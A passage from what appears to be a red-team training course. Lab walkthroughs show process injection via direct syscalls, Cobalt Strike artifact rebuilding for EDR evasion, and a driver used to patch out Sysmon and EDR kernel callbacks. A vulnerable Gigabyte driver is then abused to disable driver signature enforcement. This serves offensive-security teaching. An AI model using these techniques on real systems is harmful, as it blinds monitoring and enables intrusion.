00007ff9`74b0d815 cd2e            int     2Eh
00007ff9`74b0d817 c3              ret
```

Every syscall has a known "system service number" (SSN). NtCreateFile is **0x0055**, which is why see a **mov eax, 55h**. You can find these from resources such as j00ru's system call table. Once the CPU registers are setup, the **syscall** instruction is executed.

GetSyscallStub

In addition to manual mapping, D/Invoke has a method called **GetSyscallStub.**

```
var ntOpenProcessPtr = Generic.GetSyscallStub("NtOpenProcess");
```

This works by reading the original syscall stub from ntdll on disk and copying it into a new memory region within our calling process.

```
ntdll!NtOpenProcess:
00007ff9`74b0d220 4c8bd1          mov     r10,rcx
00007ff9`74b0d223 b826000000      mov     eax,26h
00007ff9`74b0d228 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`74b0d230 7503            jne     ntdll!NtOpenProcess+0x15 (00007ff9`74b0d235)
00007ff9`74b0d232 0f05            syscall
00007ff9`74b0d234 c3              ret
00007ff9`74b0d235 cd2e            int     2Eh
00007ff9`74b0d237 c3              ret

00000000 4c 8b d1 b8 26 00 00 00 f6 04 25 08 03 fe 7f 01 L...&.....%.....
00000010 75 03 0f 05 c3 cd 2e c3 0f 1f 84 00 00 00 00 00 u...............
00000020 4c 8b d1 b8 27 00 00 00 f6 04 25 08 03 fe 7f 01 L...'.....%.....
00000030 75 03 0f 05 c3 cd 2e c3 0f 1f 84 00 00 00 00 00 u...............
00000040 4c 8b d1 b8 28 00 00 00 f6 04 25 08 03 fe 7f 01 L...(.....%.....
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

The method returns a function pointer (the base address of the new memory region), which we can marshal to a delegate using **Marshal.GetDelegateForFunctionPointer**.

```
var ntOpenProcess = Marshal.GetDelegateForFunctionPointer(ntOpenProcessPtr,typeof(Native.DELEGATES.NtOpenProcess))as Native.DELEGAT
ES.NtOpenProcess;
```

Then simply call the function.

```
var oa =new Data.Native.OBJECT_ATTRIBUTES();
var cid =new Data.Native.CLIENT_ID
{
    UniqueProcess = (IntPtr)target.Id
};

var hProcess = IntPtr.Zero;

var status = (uint)ntOpenProcess(
ref hProcess,
    Data.Win32.Kernel32.ProcessAccessFlags.PROCESS_ALL_ACCESS,
ref oa,
ref cid);
```

If we're writing this inside a tool that will close after the syscalls have been executed, we don't need to worry too much about this allocated memory. If implementing it inside a tool that will remain running (e.g. a C2 implant), then we should free the memory region using **NtFreeVirtualMemory** to avoid leaving stubs in memory that could be used as an IoC of this technique.

EXERCISE: Write a complete process injection tool using syscalls with D/Invoke.

SysWhispers

SysWhispers (and its successor, SysWhispers2) can generate header and assembly files to facilitate making syscalls from native code. The primary difference between the two is that SysWhispers relies on static syscall tables, and SysWhispers2 finds the SSNs at runtime. The main advantage of the later is that you don't have to be concerned with getting the correct SSNs for a particular Windows version or having to recompile your tools all the time.


A clone of SysWhispers2 can be found in `/home/ubuntu/SysWhispers2`. As an example, let's use the "common" present to generate x64 syscalls and output them in "masm" format.

```
ubuntu@teamserver ~/SysWhispers2 (main)> python3 syswhispers.py -p common -a x64 -l masm -o syscalls

                  .                         ,--.
,-. . . ,-. . , , |-. o ,-. ,-. ,-. ,-. ,-.    /
`-. | | `-. |/|/  | | | `-. | | |-' |   `-. ,-'
`-' `-| `-' ' '   ' ' ' `-' |-' `-' '   `-' `---
     /|                    |  @Jackson_T
    `-'                    '  @modexpblog, 2021

SysWhispers2: Why call the kernel when you can whisper?

Common functions selected.

Complete! Files written to:
        syscalls.h
        syscalls.c
        syscallsstubs.x64.asm
```

Before we can use these, open Visual Studio and create a new C++ Console App. Then copy `syscalls.h`, `syscall.c` and `syscallsstubs.x64.asm` to the root of the project.

```
C:\Users\Administrator>pscp -i Desktop\ssh.ppk ubuntu@10.10.0.69:/home/ubuntu/SysWhispers2/syscalls* C:\Tools\SysWhispersDemo\.
syscallsstubs.x64.asm     | 7 kB |   7.3 kB/s | ETA: 00:00:00 | 100%
syscalls.h                | 12 kB |  12.7 kB/s | ETA: 00:00:00 | 100%
syscalls.c                | 4 kB |   4.0 kB/s | ETA: 00:00:00 | 100%
```

In the Solution Explorer, click the **Show All Files** button which will reveal the files. Highlight each one, right-click and select **Include in Project**.



Next, click the **Project** menu button at the top of the Visual Studio window and select **Build Customizations**. Tick the **masm** checkbox and click **OK**. Right-click on the `syscallstubs.x64.asm` file in the Solution Explorer and choose Properties. Change the **Item Type** to **Microsoft Macro Assembler** and click **OK**.

Finally, add `#include "syscalls.h"` to your main .cpp file and the syscalls will be available for use. For example:

```
#include <Windows.h>#include <iostream>#include "syscalls.h"intmain(int argc,constchar* argv[])
{
  DWORD targetPid = atoi(argv[1]);

  OBJECT_ATTRIBUTES oa;
  InitializeObjectAttributes(&oa, 0, 0, 0, 0);

  CLIENT_ID cid = { (HANDLE)targetPid,NULL };

  HANDLE hProcess;
  NTSTATUS status = NtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &oa, &cid);

if (status == 0)
  {
    printf("hProcess: 0x%p", hProcess);
return EXIT_SUCCESS;
  }
else
  {
    printf("Failed to open handle to PID %d", targetPid);
return EXIT_FAILURE;
  }
}
```

```
C:\>tasklist /FI "IMAGENAME eq explorer.exe"

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
explorer.exe                  2900 RDP-Tcp#0                  2    138,980 K

C:\>C:\Tools\SysWhispersDemo\x64\Debug\SysWhispersDemo.exe 2900
hProcess: 0x00000000000000AC
```

Syscalls & ArtifactKit

The use of syscalls can be integrated into Cobalt Strike's Artifact Kit, which is useful in cases where Beacon payloads are being detected through their use of APIs. The payloads themselves act as simple shellcode loaders, which bootstrap and run a

reflective package.

For instance - the default EXE payload uses VirtualAlloc, VirtualProtect and CreateThread to execute Beacon shellcode inside itself. This is the spawn function, located in `cobaltstrike/arsenal-kit/kits/artifact/src-common/patch.c`.

```
 89 #elif USE_VirtualAlloc
 90    ptr = VirtualAlloc(0, length, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

...

113 #if defined(USE_VirtualAlloc) || defined(USE_MapViewOfFile)
114    /* fix memory protection */
115    DWORD old;
116    VirtualProtect(ptr, length, PAGE_EXECUTE_READ, &old);
117 #endif118
119    /* spawn a thread with our data */
120    CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)&run, ptr, 0,NULL);
```

The default output from SysWhispers2 doesn't play nice with Beacon artifacts or BOFs. So we need to use another tool, InlineWhispers2 to convert the output slightly.

```
ubuntu@teamserver ~/I/SysWhispers2 (main)> pwd
/home/ubuntu/InlineWhispers2/SysWhispers2

ubuntu@teamserver ~/I/SysWhispers2 (main)> python3 syswhispers.py -p all -o syscalls_all
ubuntu@teamserver ~/I/SysWhispers2 (main)> cd ..
ubuntu@teamserver ~/InlineWhispers2 (main)> python3 InlineWhispers2.py

Sh0ckFR - https://twitter.com/Sh0ckFR
Import syscalls.c syscalls.h, syscalls-asm.h in your project and include syscalls.c to start to use syscalls
```

Copy `syscalls.c`, `syscalls.h` and `syscalls-asm.h` to `src-common` inside the artifact kit directory structure.

```
ubuntu@teamserver ~/InlineWhispers2 (main)> ls output/
syscalls-asm.h  syscalls.c  syscalls.h

ubuntu@teamserver ~/InlineWhispers2 (main)> cp output/* ~/cobaltstrike/arsenal-kit/kits/artifact/src-common/
```

Open `patch.c` in an editor and add `#include "syscalls.c"` above the `spawn` function.

```
 66 #include "syscalls.c"67voidspawn(void * buffer,int length,char * key) {
```

Then it's just a case of replacing the Win32 API calls with their Nt equivalent.

```
 90 #elif USE_VirtualAlloc
 91    HANDLE hProcess;
 92
 93    /* get handle to own process */
 94    OBJECT_ATTRIBUTES oa;
 95    InitializeObjectAttributes(&oa, 0, 0, 0, 0);
 96
 97    CLIENT_ID cid = { (HANDLE)GetCurrentProcessId(),NULL};
 98    NtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &oa, &cid);
 99
100    /* allocate memory */
101    SIZE_T regionSize = (SIZE_T)length;
102    NtAllocateVirtualMemory(hProcess, &ptr, 0, &regionSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

```
125 #if defined(USE_VirtualAlloc) || defined(USE_MapViewOfFile)
126    /* fix memory protection */
127    DWORD old;
128    NtProtectVirtualMemory(hProcess, &ptr, &regionSize, PAGE_EXECUTE_READ, &old);
```

```
132    /* spawn a thread with our data */
133    HANDLE hThread;
134    NtCreateThreadEx(&hThread, GENERIC_EXECUTE,NULL, hProcess, &run, ptr, FALSE, 0, 0, 0,NULL);
```

Before being able to rebuild the artifacts, we have to modify `build.sh`.

1. Modify the two `c_options` variables in the `build_artifacts64` function to include `masm=intel`. At the time of writing, these are on lines 79 and 102.
2. Since in this example, we've only generated x64 syscalls, we need to disable the x86 builds by commenting out the call to `build_artifacts` (line 282). If you require x86 builds, you can use the `_M_X64` directive inside the artifact source code to reference different syscalls files.

Run the build script, ensuring to specify the VirtualAlloc allocation type.

```
ubuntu@teamserver ~/c/a/k/artifact> ./build.sh pipe VirtualAlloc 271360 5 true false /tmp/artifact
```

Copy the new artifacts to the Attacker Windows VM and load the `artifact.cna`.

```
C:\Users\Administrator>pscp -r -i Desktop\ssh.ppk ubuntu@10.10.0.69:/tmp/artifact/pipe C:\Tools\cobaltstrike
artifact64svc.exe         | 21 kB |  21.0 kB/s | ETA: 00:00:00 | 100%
artifact.cna              | 11 kB |  11.4 kB/s | ETA: 00:00:00 | 100%
artifact64.x64.dll        | 53 kB |  53.5 kB/s | ETA: 00:00:00 | 100%
artifact64big.x64.dll     | 317 kB | 317.5 kB/s | ETA: 00:00:00 | 100%
artifact64.exe            | 54 kB |  54.5 kB/s | ETA: 00:00:00 | 100%
artifact64big.exe         | 318 kB | 318.5 kB/s | ETA: 00:00:00 | 100%
artifact64svcbig.exe      | 285 kB | 285.0 kB/s | ETA: 00:00:00 | 100%
```

Then go to **Attacks > Packages > Windows Executable (S)** and generate a new x64 Windows EXE.

User Defined Reflective Loader

The User Defined Reflective Loader (UDRL) is a kit which allows you to customise the reflective loader used in Beacon workflows. Reflective loading is used all over the place in Cobalt Strike, including:

- Loading the reflective Beacon package in an artifact/payload.
- Post-ex commands such as dllinject, execute-assembly, powerpick, keylogger, screenshot, etc

Beacon has always had a "default" reflective loader and various configuration options such as `userwx` and `cleanup` are exposed via Malleable C2 Profiles. The creation of this kit provides complete customisation over the reflective loader - more so than with a C2 profile.

However, it's important to note that a custom UDRL will take priority over C2 profile directives. For instance, if you have set userwx `"false"` in your profile but allocate RWX in your UDRL, then you will see RWX regions in memory. Changes to the Artifact Kit are still important, because an artifact is responsible for getting the reflective loader into memory and executing it. The reflective loader will then load and execute the Beacon package, so it's a multi-step process.

The UDRL is based on Stephen Fewer's original ReflectiveDLLInject project, which is provided under a 3 clause BSD license. The upshot is that this allows anybody to publish their own Cobalt Strike compatible reflective loaders - unlike like the Artifact Kit, which is provided under the same end user license agreement as Cobalt Strike (i.e. redistributions are not allowed). This is why you can find public UDRL projects, but not public artifact kit projects.

Some public loaders include:

- https://github.com/boku7/BokuLoader
- https://github.com/Cracked5pider/KaynStrike
- https://github.com/mgeeky/ElusiveMice

Kernel Callbacks

Windows drivers are able to register callback routines in the kernel, which are triggered when particular events occur. These can include process and thread creation, image loads and registry operations. For example, when a user attempts to launches

an exe, a notification is sent to any driver that has registered a callback with PsSetCreateProcessNotifyRoutineEx. The driver then has an opportunity to take some action, such as blocking the process from starting, or injecting a userland DLL into it.

These callbacks are stored within the kernel and each routine has its own "array", such as the PspCreateProcessNotifyRoutine array. Each entry in the array contains a pointer to a function within the driver that has registered the callback. When an event in question occurs, the kernel iterates over each entry in the array and executes the callback function within each driver. Applications such as Sysmon have a driver component which register these callbacks, which is how they collect some of their telemetry. AV and EDRs do as well.

Because these callbacks are stored inside kernel memory, there is scope to remove or modify them if we have an arbitrary read/write primitive. The most typical way to achieve this is via your own driver - either one that you can load yourself (local admin to kernel is not a security boundary) or by exploiting a vulnerable driver that's already installed.

Since this is not a driver exploitation course, we'll focus on the former method. There are several resources that we can lean on including the Mimikatz driver, but the most accomplished in this space is fdiskyou's Windows Ps Callback Experiments.

```
C:\Users\Administrator>sc create evilDriver type= kernel binPath= C:\Tools\evil-driver\evil.sys
[SC] CreateService SUCCESS

C:\Users\Administrator>sc start evilDriver

SERVICE_NAME: evilDriver
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :
```

The driver exposes several IOCTLs that we can interact with from userland, via the `evil.exe` tool. `-l` will list all process, thread and image load callbacks.

```
C:\Tools\evil-driver>evil.exe -l
[*] Process Callbacks
[00] 0xfffff8031c356540 (cng.sys + 0x6540)
[01] 0xfffff8031caf8650 (xen.sys + 0x8650)
[02] 0xfffff8031cfd5f30 (WdFilter.sys + 0x45f30)
[03] 0xfffff8031c1bb4b0 (ksecdd.sys + 0x1b4b0)
[04] 0xfffff8031d3bb550 (tcpip.sys + 0x4b550)
[05] 0xfffff8031d7f88e0 (SysmonDrv.sys + 0x88e0)
[06] 0xfffff8031c2d7820 (CI.dll + 0x77820)
[07] 0xfffff8031dd2d1c0 (dxgkrnl.sys + 0xd1c0)
[08] 0xfffff8031561acf0 (peauth.sys + 0x3acf0)
[09] 0xfffff80315ae1a80 (edrDrv.sys + 0x1a80)
[*] Thread Callbacks
[00] 0xfffff8031cfd7670 (WdFilter.sys + 0x47670)
[01] 0xfffff8031cfd73d0 (WdFilter.sys + 0x473d0)
[02] 0xfffff8031d7f80d0 (SysmonDrv.sys + 0x80d0)
[03] 0xfffff80315ae1ac0 (edrDrv.sys + 0x1ac0)
[*] LoadImage Callbacks
[00] 0xfffff8031caf8120 (xen.sys + 0x8120)
[01] 0xfffff8031cb33240 (EC2WinUtilDriver.sys + 0x3240)
[02] 0xfffff8031cfd68e0 (WdFilter.sys + 0x468e0)
[03] 0xfffff8031d7fdc10 (SysmonDrv.sys + 0xdc10)
[04] 0xfffff8031e5ae940 (ahcache.sys + 0x1e940)
[05] 0xfffff80315ae2090 (edrDrv.sys + 0x2090)
```

CreateProcessNotify

Highlighted above are the callbacks registered by the Sysmon driver - the process callback is used to log EID1 ProcessCreate events. You may open **Event Viewer > Applications and Service Logs > Microsoft > Windows > Sysmon > Operational** to see any that are logged.

Click on "**Filter Current Log**" in the Actions menu and put `1` in place of `<All Event IDs>` and click OK.

To temporarily disable the process callback, we can overwrite the instructions with a `RET`. This means that when the sysmon callback routine is executed, it will immediately return, thus not doing anything.

```
C:\Tools\evil-driver>evil.exe -pp 5
Patching index: 5 with a RET (0xc3)
```

Now we can launch as many processes as we like, and they won't appear in the Event Viewer.

Clear the current log to make it easier to verify that no new ones appear.

Restore the original callback routine with `-rp` and ProcessCreate events will start appearing again.

```
C:\Tools\evil-driver>evil.exe -rp 5
Rolling back patched index: 5 to the original values
```

CreateThreadNotify

This notification is triggered any time an application creates a new thread - either a new thread inside itself (CreateThread) or a thread in another process (CreateRemoteThread). This is obviously useful for detecting process injection techniques.

The EDR driver will output kernel debug messages which you can see with DebugView (found at `C:\Tools\dbgview64.exe`). Make sure kernel capture (**Capture > Kernel Capture**) is enabled.

Running the CreateRemoteThread or even the NtCreateThreadEx version using D/Invoke syscalls, we will see the driver getting a notification of the new thread. This is a great example of where the use of syscalls will not help avoid detection.

```
#   Time        Debug Print
1   0.00000000  [edrDrv] DLL path (x86):   'C:\Tools\EDR\edr_x86.dll'
2   0.00000310  [edrDrv] DLL path (x64):   'C:\Tools\EDR\edr_x64.dll'
3   0.00000660  [edrDrv] InjMethod: 'InjMethodThunkLess'
4   0.00001030  [edrDrv] PsSetCreateProcessNotifyRoutineEx success.
5   0.00001380  [edrDrv] PsSetLoadImageNotifyRoutine success.
6   0.00001550  [edrDrv] PsSetCreateThreadNotifyRoutine success.
7   3.06898570  [edrDrv] Remote Thread Creation (0x27B8): PID 3268 (devenv.exe) -> PID 10160 (cmd.exe).
8   3.07067752  [edrDrv] Injecting (PID: 10160, Wow64: FALSE, Name: 'cmd.exe')
9   3.07278752  [edrDrv] Remote Thread Creation (0x21F4): PID 10160 (cmd.exe) -> PID 10216 (conhost.exe).
10  3.07381344  [edrDrv] Injecting (PID: 10216, Wow64: FALSE, Name: 'conhost.exe')
11  3.13835621  [edrDrv] Remote Thread Creation (0x2650): PID 10160 (cmd.exe) -> PID 8972 (syscalls_inj.e).
12  3.14004397  [edrDrv] Injecting (PID: 8972, Wow64: FALSE, Name: 'syscalls_inj.e')
13  4.36593056  [edrDrv] Remote Thread Creation (0x2428): PID 8972 (syscalls_inj.e) -> PID 5492 (notepad.exe).
```

As above, our evil driver can be used to disable the callback. This time, let's delete it entirely with the `-dt` option.

```
C:\Tools\evil-driver>evil.exe -dt 3
Removing index: 3

C:\Tools\evil-driver>evil.exe -l
[*] Process Callbacks
[00] 0xfffff8031c356540 (cng.sys + 0x6540)
[01] 0xfffff8031caf8650 (xen.sys + 0x8650)
[02] 0xfffff8031cfd5f30 (WdFilter.sys + 0x45f30)
[03] 0xfffff8031c1bb4b0 (ksecdd.sys + 0x1b4b0)
[04] 0xfffff8031d3bb550 (tcpip.sys + 0x4b550)
[05] 0xfffff8031d7f88e0 (SysmonDrv.sys + 0x88e0)
[06] 0xfffff8031c2d7820 (CI.dll + 0x77820)
[07] 0xfffff8031dd2d1c0 (dxgkrnl.sys + 0xd1c0)
[08] 0xfffff8031561acf0 (peauth.sys + 0x3acf0)
[09] 0xfffff80315b31a30 (edrDrv.sys + 0x1a30)
[*] Thread Callbacks
[00] 0xfffff8031cfd7670 (WdFilter.sys + 0x47670)
[01] 0xfffff8031cfd73d0 (WdFilter.sys + 0x473d0)
[02] 0xfffff8031d7f80d0 (SysmonDrv.sys + 0x80d0)
[*] LoadImage Callbacks
[00] 0xfffff8031caf8120 (xen.sys + 0x8120)
[01] 0xfffff8031cb33240 (EC2WinUtilDriver.sys + 0x3240)
[02] 0xfffff8031cfd68e0 (WdFilter.sys + 0x468e0)
[03] 0xfffff8031d7fdc10 (SysmonDrv.sys + 0xdc10)
[04] 0xfffff8031e5ae940 (ahcache.sys + 0x1e940)
[05] 0xfffff80315b32040 (edrDrv.sys + 0x2040)
```

The evil driver also prints debug messages, you should see `[evilDrv] Callback Removed!` in DebugView. Launch the injector again and the driver won't print the thread creation message.

Driver Signature Enforcement


Loading your own driver can be tricky due to Driver Signature Enforcement (DSE) - a protection that blocks a kernel driver from loading if it's not signed by a trusted authority. The "legitimate" way to do this is to enable Test Signing but there are some significant downsides.

1. A "Test Mode" watermark is displayed on the desktop.
2. A reboot is required for changes to take effect.

This is the case on the Attacker Windows VM but not on WKSTN-1.


We can see that `evil.sys` does not have a valid signature (it's test signed with the Windows Driver Kit). We can create a service but not start it.

```
PS C:\> hostname; whoami
wkstn-1
rto2\cbridges

PS C:\> Get-AuthenticodeSignature -FilePath C:\evil.sys

SignerCertificate                         Status                                  Path
-----------------                         ------                                  ----
511197FFE44D79226828B9404B1878110D317515  UnknownError                            evil.sys

PS C:\> sc.exe create evilDriver type= kernel binPath= C:\evil.sys
[SC] CreateService SUCCESS

PS C:\> sc.exe start evilDriver
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have installed a file that is
signed incorrectly or damaged, or that might be malicious software from an unknown source.
```



On the other hand - `gdrv.sys` is a legitimate driver signed by Gigabyte in 2017 which we can load.

```
PS C:\> Get-AuthenticodeSignature -FilePath C:\gdrv.sys

SignerCertificate                         Status                                  Path
-----------------                         ------                                  ----
E31B1CE555B78944D20F160DF3BE831F1C638AE3  Valid                                   gdrv.sys

PS C:\> sc.exe create gigabyte type= kernel binPath= C:\gdrv.sys
[SC] CreateService SUCCESS

PS C:\> sc.exe start gigabyte

SERVICE_NAME: gigabyte
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :
```



This driver has two vulnerabilities (CVE-2018-19320 & CVE-2018-19321) which provide arbitrary memory read/write from userland. During runtime, the driver enforcement policy is located in memory at **CI!g_CiOptions** (where CI is the "Code Integrity Module" DLL, `C:\Windows\System32\ci.dll`).

When a service start request is submitted, this policy value is checked and the driver will be allowed to start (or not). With an arbitrary write primitive in kernel memory, we can "simply" overwrite the policy value. This is nicely wrapped up in `gClie.exe`. Use `-l` to show the relevant addresses.

There's no export for `g_CiOptions`, so the address is calculated based on an offset from `CiInitialize`.

```
PS C:\> .\gCli.exe -l
FFFFF80772D20000 (CI.dll)
FFFFF80772D5D140 (Ci!CiInitialize)
FFFFF80772D5C004 (CI!g_CiOptions)
```

Use `-d` to disable driver signing, start the evil driver, and then re-enable driver signing with `-e`.

```
PS C:\> .\gCli.exe -d
[+] Driver Signing has been DISABLED!

PS C:\> sc.exe start evilDriver

SERVICE_NAME: evilDriver
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

PS C:\> .\gCli.exe -e
[+] Driver Signing has been ENABLED!

PS C:\> .\evilCli.exe -l
[*] Process Callbacks
[00] 0xfffff80772e16540 (cng.sys + 0x6540)
[01] 0xfffff807735b8650 (xen.sys + 0x8650)
[02] 0xfffff80773a95d60 (WdFilter.sys + 0x45d60)
[03] 0xfffff80772c5b4b0 (ksecdd.sys + 0x1b4b0)
[04] 0xfffff80773e7b550 (tcpip.sys + 0x4b550)
[05] 0xfffff807742b88e0 (SysmonDrv.sys + 0x88e0)
[06] 0xfffff80772d97820 (CI.dll + 0x77820)
[07] 0xfffff8077473d1c0 (dxgkrnl.sys + 0xd1c0)
[08] 0xfffff807758eacf0 (peauth.sys + 0x3acf0)
[*] Thread Callbacks
[00] 0xfffff80773a974a0 (WdFilter.sys + 0x474a0)
[01] 0xfffff80773a97200 (WdFilter.sys + 0x47200)
[02] 0xfffff807742b80d0 (SysmonDrv.sys + 0x80d0)
[03] 0xfffff80775c81010 (mmcss.sys + 0x1010)
[*] LoadImage Callbacks
[00] 0xfffff807735b8120 (xen.sys + 0x8120)
[01] 0xfffff807735f3240 (EC2WinUtilDriver.sys + 0x3240)
[02] 0xfffff80773a96710 (WdFilter.sys + 0x46710)
[03] 0xfffff807742bdc10 (SysmonDrv.sys + 0xdc10)
[04] 0xfffff80774e1e940 (ahcache.sys + 0x1e940)
```

The kernel will bug check the in-memory value against the boot policy. If it sees a difference, the machine will BSOD. If you patch the policy value, restore it ASAP.

You can dive deeper into drivers by taking our Offensive Driver Development course.